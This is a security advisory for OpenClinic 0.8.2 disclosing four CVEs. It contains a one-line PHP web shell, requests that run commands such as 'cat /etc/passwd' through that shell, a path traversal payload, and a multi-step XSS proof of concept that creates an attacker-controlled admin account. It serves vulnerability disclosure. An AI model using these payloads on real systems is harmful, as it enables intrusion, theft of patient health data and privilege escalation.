BLOG // ADVISORIES // DEC 01, 2020

OpenClinic Version 0.8.2 Advisory

By: Gerben Kleijn, Managing Security Consultant

Share

ADVISORY SUMMARY

Four vulnerabilities were discovered in the OpenClinic application, the most severe of which allowed an unauthenticated attacker to read patient PHI from the application. Another vulnerability allowed an authenticated attacker to obtain remote code execution on the application server. A third vulnerability allowed an unauthenticated attacker to bypass XSS protections and embed a payload that, if clicked by an admin user, would escalate privileges on the attacker's account. The last vulnerability was a low-impact path traversal issue that could allow an authenticated attacker to store files outside of designated directories on the application server.

Impact: High Risk Level

The most severe of the identified vulnerabilities was a missing authentication check on requests issued to the medical tests endpoint. Anyone with the full path to a valid medical test file could access this information, which could lead to loss of PHI for any medical records stored in the application.

Affected Vendor

Product Vendor: OpenClinic

Product Name: OpenClinic

Affected Version: 0.8.2

Vulnerabilities List

Four vulnerabilities were identified within the OpenClinic application, including:

MISSING AUTHENTICATION

INSECURE FILE UPLOAD

CROSS-SITE SCRIPTING (XSS)PATH TRAVERSAL

Solution

At the time of this publication there is no version of OpenClinic available that does not suffer from the identified vulnerabilities, and the recommendation is to switch to a different medical records management software.

These vulnerabilities are described in the following sections.

VULNERABILITIES: MISSING AUTHENTICATION

The OpenClinic application was affected by a missing authentication vulnerability that allowed unauthenticated users to access any patient's medical test results. This could result in a loss of Protected Health Information (PHI).

CVE ID: CVE-2020-28937

Security Risk: High

Impact: Information disclosure

Access Vector: Remote

Authenticated users of the application could upload medical test documents for patients which were then stored in the `/tests/` directory. Requests for files in this directory did not require users to be authenticated to the application. As a result, it was possible for unauthenticated users to obtain PHI from arbitrary patients. The figure below shows an uploaded medical test for patient John Doe:

Figure 1 - Uploaded medical test for a patient

The request and response below demonstrate that no authentication was required to obtain the document associated with this medical test. Note the lack of the `OpenClinic` session cookie in the request:

Request

```
GET /openclinic/tests/Prognosis.txt HTTP/1.1
Host: 13.52.240.191
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101
Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
```

```
Content-Length: 247
Content-Type: text/plain; charset=UTF-8

Patient Name: John Doe
Patient Address: 123 Fake St, Springfield, MA, 01105
Patient Date of Birth: 01/01/1980
Prognosis:

John Doe suffers from X,Y, and Z. These are serious conditions and this informat
```

An attacker would need to know or guess the names of files stored under **`/tests/`** to exploit this vulnerability. However, medical test filenames can be predictable, and valid filenames could also be obtained through log files on the server or other networking infrastructure.

INSECURE FILE UPLOAD

The OpenClinic application was affected by an insecure file upload vulnerability. This vulnerability allowed users with the Administrative and Administrator user roles to upload malicious files, such as PHP web shells, which can lead to arbitrary code execution on the application server. Note that the Administrative and Administrator roles are different; an Administrative user can make changes to patient medical records but is not an application admin.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-28939	High	Code execution, Information disclosure	Remote

Administrative users with the ability to enter medical tests for patients were able to upload files to the application using the **`/openclinic/medical/test_new.php`** endpoint. This endpoint did not restrict the types of files that could be uploaded to the application. As a result, it was possible to upload a file containing a simple PHP web shell:

```
<?php system($_GET['cmd']);?>
```

Figure 2 *- PHP web shell*

Uploaded tests were stored in the web root under/test endpoint, and it was possible to call the malicious PHP file directly and execute operating system commands. The request and response pairs below show the results of running the id Linux OS command:

Request

```
GET /openclinic/tests/shell.php?cmd=id HTTP/1.1
…omitted for brevity…
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2020 22:29:29 GMT
Server: Apache/2.4.43 () PHP/7.2.30
Upgrade: h2,h2c
Connection: Upgrade, close
X-Powered-By: PHP/7.2.30
Content-Length: 48
Content-Type: text/html; charset=UTF-8

uid=48(apache) gid=48(apache) groups=48(apache)
```

The request and response pair below show the contents of reading the /etc/passwd file from the filesystem:

```
GET /openclinic/tests/shell.php?cmd=<mark>cat+/etc/passwd</mark>HTTP/1.1
…omitted for brevity…
```

```
Upgrade: h2,h2c
Connection: Upgrade, close
X-Powered-By: PHP/7.2.30
Content-Length: 1409
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
…omitted for brevity…
```

Malicious users of the application could use this vulnerability to obtain access to sensitive information, escalate privileges, install malicious programs on the application server, or use the server as a pivot point to gain access to the internal network.

CROSS-SITE SCRIPTING (XSS)

The OpenClinic application was affected by a stored XSS vulnerability that allowed users of the application to force actions on behalf of other users. The XSS payload can be stored in the application by users with the Administrative or Administrator roles, but not by users with the Doctor role.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-28938	Medium	Escalation of privileges	Remote

While the application code contained measures to prevent XSS, it was found that these measures could be bypassed. HTML tags that could be included with user input were limited to the following whitelist specified in **/lib/Check.php** on lines 67-70:

```
/**
* CHK_ALLOWED_HTML_TAGS - tags which should not be stripped by strip_tags() funct
*/
define("CHK_ALLOWED_HTML_TAGS", "<a><b><blockquote>
<code><div><em><i><li><ol><p><pre><strike><strong><sub><sup><tt><u><ul><hr>");
```

Figure 3 *-Whitelist of allowed HTML tags*

The application also filtered out JavaScript events if found in user input. The following code is from **/lib/Check.php** on lines 225-239:

```
if ($includeEvents)
{
  $events = array(
    "onmousedown", "onmouseup",
    "onclick", "ondblclick",
    "onmouseover", "onmouseout", "onselect",
    "onkeydown", "onkeypress", "onkeyup",
    "onblur", "onfocus",
    "onreset", "onsubmit",
    "onload", "onunload", "onresize",
    "onabort", "onchange", "onerror"
  );
  $value = self::customStrip($events, $value, true); // case insensitive
  unset($events);
}
```

Figure 4 *- Disallowed JavaScript events*

However, these prevention measures failed to account for all possible JavaScript that could be included with user input. One possibility was to store XSS with the following payload:

The image below shows execution of the payload after a user clicked on a link shown as part of the clinic information pane (see below):



Figure 6 - Execution of XSS payload; Mouse pointer indicates clinic info pane and link

In a real attack scenario, an attacker could use this vulnerability to force actions on behalf of another user, assuming that the victim user clicks on the malicious link.

To demonstrate impact, an XSS payload was embedded into a patient's medical record with the lower-privileged Administrative user role. When clicked by an administrator, this payload created a new admin account under the attacker's control, thereby allowing them to escalate privileges.

Due to the way that new accounts were created in the application, such a payload needed to chain several requests together. Please see the proof of concept (PoC) at the bottom of this advisory.

The payload was inserted in the Address field for a medical record using a lower-privileged Administrative user. A user with the Administrator role was used to click on the “Click me!” link, which executed the payload, as shown below:



Figure 7 - Successful creation of new admin user following execution of the XSS payload

The lower-privileged user was then able to log into the newly created **xssuser** account and obtain full admin privileges in the application:



Figure 8 - Accessing the Admin portion of the application as xssuser

As shown above, the admin user was successfully created, allowing the low-privilege attacker to gain administrative privileges.

CVE ID	Security Risk	Impact	Access Vector
N/A	Low	Denial of service	Remote

Admin users could upload new themes to the application through the **/admin/theme_new.php** endpoint. This caused new files to be created under the **css** folder in the directory where OpenClinic was installed. It was possible to navigate out of the **css** folder and store the files elsewhere on the filesystem:

Request

```
POST /openclinic/admin/theme_new.php HTTP/1.1
…omitted for brevity…

theme_name=newtest&css_file=../path_traversal.txt&css_rules=This+is+newly+generat
d+content&token_form=33e547c4500625c6566fabb30daf8246
```

Figure 9 *- POST request containing path traversal payload in* **css_file** *parameter*

The filesystem command below demonstrates that the file was created outside of the **css** directory:

Response

```
$ pwd
/var/www/html/openclinic
$ cat path_traversal.txt
This is newly generated content
```

Figure 10*- Operating system commands demonstrate successful path traversal*

The locations to which files could be saved were not restricted by the web server's **webroot**. Instead, they were restricted based on the permissions of the web server's user account.

Additionally, existing files could not be overwritten, which limited the impact of this instance of path traversal since it could not be used to overwrite configuration files or files in use by the OpenClinic application.

XSS PROOF OF CONCEPT

Provided below is proof of concept (PoC) JavaScript code that was used to exploit the identified XSS vulnerability. This payload, when viewed by an authenticated Administrator, resulted in the creation of a new Administrator user under control of the attacker.

```
// first request to create a staff member - needed to get CSRF token
const xhr=new XMLHttpRequest();
const acceptHeader = 'text/html,application/xhtml+xml,application/xml;q=0.9,image
xhr.responseType='document';
const url='/openclinic/admin/staff_new_form.php?type=A';
xhr.open('GET',url,true);
// requests to the application need to have the 'Accept' header set to a valid va
xhr.setRequestHeader('Accept',acceptHeader);
xhr.onload=function (e) {
   // && got encoded by the app to &&, so needed to use separate
if statements
   if (xhr.readyState===XMLHttpRequest.DONE) {
       if (xhr.status===200) {
          page=xhr.response;
          // retrieve CSRF token from response
          token=page.getElementById('token_form');
          console.log('The token is: ' + token.value);
          // request to create a staff member.
          const xhrTwo=new XMLHttpRequest();
          const urlTwo='/openclinic/admin/staff_new.php';
          xhrTwo.open('POST',urlTwo,true);xhrTwo.setRequestHeader('Content-type',
          xhrTwo.setRequestHeader('Accept',acceptHeader);
```

```
const urlThree='/openclinic/admin/user_list.php';
xhrThree.open('GET',urlThree,true);
xhrThree.setRequestHeader('Accept',acceptHeader);
xhrThree.onload=function (e) {
    if (xhrThree.readyState===XMLHttpRequest.DONE) {
        if (xhrThree.status===200) {
            page=xhrThree.response;
            // get CSRF token for request to create admin
            tokenTwo=page.getElementById('token_form');
            console.log('The second token is: ' +
tokenTwo.value);
            // find ID value for staff member we created
            id=page.getElementById('id_member_login');
            // < and > get filtered out by the app, but
fortunately != also worked for this purpose
            for (var i = 0; i != id.options.length; i++) {
            console.log('option:
 '+id.options[i].value);
            if (id.options[i].value.indexOf('xssuser')
!= -1) {
                    userIndex = i;
                    break;
                }
            }
            console.log('xssuser found: ' +
id.options[userIndex].value);
            // Creating users is done in two steps. This is
step one
            const xhrFour=new XMLHttpRequest();
            xhrFour.responseType='document';
            const
urlFour='/openclinic/admin/user_new_form.php';
            xhrFour.open('POST',urlFour,true);
            xhrFour.setRequestHeader('Content-
type','application/x-www-form-urlencoded');

xhrFour.setRequestHeader('Accept',acceptHeader);
            xhrFour.onload=function (f) {
                if
(xhrFour.readyState===XMLHttpRequest.DONE) {
                    if (xhrFour.status===200) {
                        page=xhrFour.response;
                        // get CSRF token for next, and
last request

tokenThree=page.getElementById('token_form');
                        console.log('The third token is: '
                        // get ID for our user again -
different format from last time

idMember=page.getElementById('id_member');
                        // Last request - make new user
admin, make them active, and set password to "xsspassword" (md5 hash). Uses CSRF
token #3
                        const xhrFive = new
XMLHttpRequest();
                        const
urlFive='/openclinic/admin/user_new.php';
                        xhrFive.open('POST',urlFive,true);
                        xhrFive.setRequestHeader('Content-

xhrFive.setRequestHeader('Accept',acceptHeader);

xhrFive.send('referer=new&id_member='+idMember.value+'&login=xssuser&pwd=&md5=03e
9d74eb6c55e6efa46e2a4c9fca1c&pwd2=&md5_confirm=03e39d74eb6c55e6efa46e2a4c9fca1c&e
ail=&actived=1&id_profile=1&id_theme=1&save=Submit&token_form='+tokenThree.value)
                        console.log('New admin user creat
                    }
                }
            };
            // first request to create admin user. Uses
CSRF token #2
             xhrFour.send('id_member_login=' +id.options[
        }
    }
};
//request to list users
xhrThree.send(null);
```

```
    }
};
// First request. Starts off the chain and used to get CSRF token #1
xhr.send(null);
```

CREDITS

Gerben Kleijn, Senior Security Consultant, Bishop Fox (gkleijn@bishopfox.com)

TIMELINE

- Initial Discovery: 08/20/2020
- Attempted contact with development team through email: 08/28/2020
- Attempted contact with development team through email: 09/28/2020
- Attempted contact with development team through OpenClinic public forum: 11/04/2020
- Vulnerabilities publicly disclosed: 12/01/2020

About the author, Gerben Kleijn

MANAGING SECURITY CONSULTANT

Gerben Kleijn (OSWE, CISSP) is a Managing Security Consultant for Bishop Fox, where he oversees a team of penetration testers. His focus areas include cloud penetration tests, external network penetration tests, and web application assessments as well as cloud deployment reviews for Amazon Web Services (AWS). He has advised Fortune 500 brands and startups in industries such as media, retail, and software in addition to popular websites, credit reporting agencies, and marketing platforms.

More by Gerben

RECOMMENDED POSTS

You might be interested in these related posts.

[redacted] Dec 15, 2022

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Oct 24, 2022

Atlassian Jira Align, Version 10.107.4 Advisory

Jul 13, 2022

Netwrix Auditor Advisory

IoT & Product Security
Network Security
Red Team & Readiness
Google, Facebook, & Amazon Partner Assessments

Resources

Resource Center
Blog
Advisories
Tools

Our Customers

Partners

Partner Programs
Partner Directory
Become a Partner

Company

About Us
Careers We're Hiring
Events
Newsroom
Bishop Fox Mexico
Bishop Fox Labs
Contact Us